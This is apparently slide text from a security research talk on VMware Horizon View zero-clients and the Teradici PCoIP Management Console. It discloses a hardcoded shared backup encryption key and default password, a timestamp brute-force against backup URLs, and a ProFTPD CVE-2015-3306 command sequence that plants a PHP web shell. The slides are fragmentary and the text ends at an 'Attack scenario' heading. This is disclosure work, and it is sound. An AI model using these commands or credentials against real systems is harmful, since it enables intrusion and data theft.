
VMware View Connection  
Server / Horizon View



Zero-Client




# User session initialisation sequence





# Zero-Client Management



## *Security*


From a security point of view, the concept of VDI seems to be a great asset:

- “**empty shell**” principle. No data is stored on the devices;
- **Prevents data leakage**: possibility not to forward physical ports (USB, FireWire...);
- Easy fine tuning to allow only specific users to log in to specific virtualised desktops (each user can be mapped to a dedicated desktop);
- **Virtualised sessions**. No more user-dependant update, easy snapshotting, easy maintenance and much more;
- PCoIP traffic is **encrypted by default** (AES 128/256-bit).


# *Bad surprises*

3

# First contact




# Testing approach



## Security assessment

### PCoIP Management Console v1.10.3



The management console is available on Teradici's website as an **unencrypted .vmdk file**. Thus, it is possible to easily mount and analyse it.

The MC is an Ubuntu based OS (last MC = LTS 12.04.5) with mostly standard components.

## ***Security assessment*** ***PCoIP Management Console***

Mounting the .vmdk can be done using qemu-nbd or VMware features.

Browsing the filesystem, we extracted passwords from the config files.

The default  
SSH password



(Default) empty  
password for  
web interface

FTP password  
(useless in our case)


Local database  
password  
(useless in our case)

## ***Security assessment*** ***PCoIP Management Console***

**Interesting fact 1:** Teradici published an help page explaining how to change the default “teradici” password on May 20, 2015.

Prior to this date, the password was not supposed to be known (nor changed ?) by users.

**Interesting fact 2:** The default password of user “teradici” is **4400Dominion**. Never underestimate the power of reconnaissance when trying to bruteforce things.



Teradici Corporation  
#500-4400 Dominion St. Burnaby, B.C. V5G 4G3 Canada  
p +1 604 451 5800 f +1 604 451 5818  
www.teradici.com



## ***Security assessment*** ***PCoIP Management Console***

### **The local database stores everything in cleartext.**

This database is used to store the MC's configuration including interesting passwords:

- Management Console's web admin password;
- Zero-Clients admin passwords;

It also stores profiles, groups, devices and all settings that can be applied to the Zero-Clients and the PCoIP infrastructure.

Local backups of this database can be generated via the Management Console.

## ***Security assessment*** ***PCoIP Management Console***

Having access to the filesystem, we also listed the web pages used for the web-interface, and found out that some were reachable even unauthenticated:

- ArrayToXML.class.php
- BrowserNotSupported.php
- ConfirmDialog.php
- footer.php
- header.php
- JsDebug.php
- PeerAjax.php
- Troubleshoot-saveV2.php



## ***Security assessment*** *PCoIP Management Console*

### - **BackupDBDownload.php**

The management console (Python script) allows admins to backup the database. This php page, reachable from the web-ui, is called to download database backups.



A valid, world-accessible URL looks like:

[BackupDBDownload.php?filename=archives/1439480747/pcoip\\_mc\\_database\\_1439480747.archive](http://BackupDBDownload.php?filename=archives/1439480747/pcoip_mc_database_1439480747.archive)

Do you recognise what **1439480747** is ?

## ***Security assessment*** ***PCoIP Management Console***

EPOCH Time → number of seconds that have elapsed since January 1, 1970 (midnight UTC/GMT) → “predictable”.

Assuming that a backup has been performed, the only thing we have to do is to request this URL and **decrement the timestamp** until we find a backup ... (*aprox. 1200 tries/min with a 2 CPU / 2Gb RAM server VM*).

That’s not the most efficient approach, but we will see later we can do better ...

This approach will raise another issue: **backups are encrypted**. However, **AES 256-bits** is used, which does not help simplify the task.

Since the algorithm is pretty strong, it would really be a pity if the key was hardcoded and common to every customer...



## ***Security assessment*** *PCoIP Management Console*

Backup of the database (and also encryption of the backup) is performed by the console's Python script. Here is an extract:

```
#encrypt the tar.gz file and remove the tar.gz file
archive_name = os.path.join(dir_name, "%s.archive" % (basename))
subprocess.call("openssl enc -aes-256-cbc -salt -in %s -out %s -pass
pass:4400Dominion" % (tar_name, archive_name), shell = True)
os.remove(tar_name)
```

At the time of our tests, we did not find any documentation advising to change this key which, by design, is **common to every instance of the solution**.

As previously seen, we can extract from this database almost everything concerning the configuration of the Zero-Client and the infrastructure.

## *Security assessment*

### *PCoIP Management Console*

Considering that default passwords for SSH and the web admin page are easy to change, let's pretend we can't use these vectors (we like challenges!).

Then the access to the database archive depends on **bruteforce**, which is not really smart and a bit noisy.

B-plan is to find a way to **list backup filenames** on the server.



Let's have a look at the FTP service...

## ***Security assessment*** ***PCoIP Management Console***

The MC uses **ProFTPD 1.3.4a**

CVE-2015-3306 (published on 18/05/2015) - **proftpd\_modcopy\_exec**

*Exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. **Any unauthenticated client** can leverage these commands to **copy files from any part of the filesystem to a chosen destination**. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.*

We simply leveraged the proftpd\_modcopy\_exec vulnerability to list the backup filenames:

```
CPFR /proc/self/cmdline
```

```
CPTO /tmp/.<?php system(ls);?>
```

```
CPFR /tmp/.<?php system(ls);?>
```

```
CPTO /opt/teradici.com-cmsystem/www/public/www/archives/ls.php
```

*Demo*

**4**




# Attack scenario

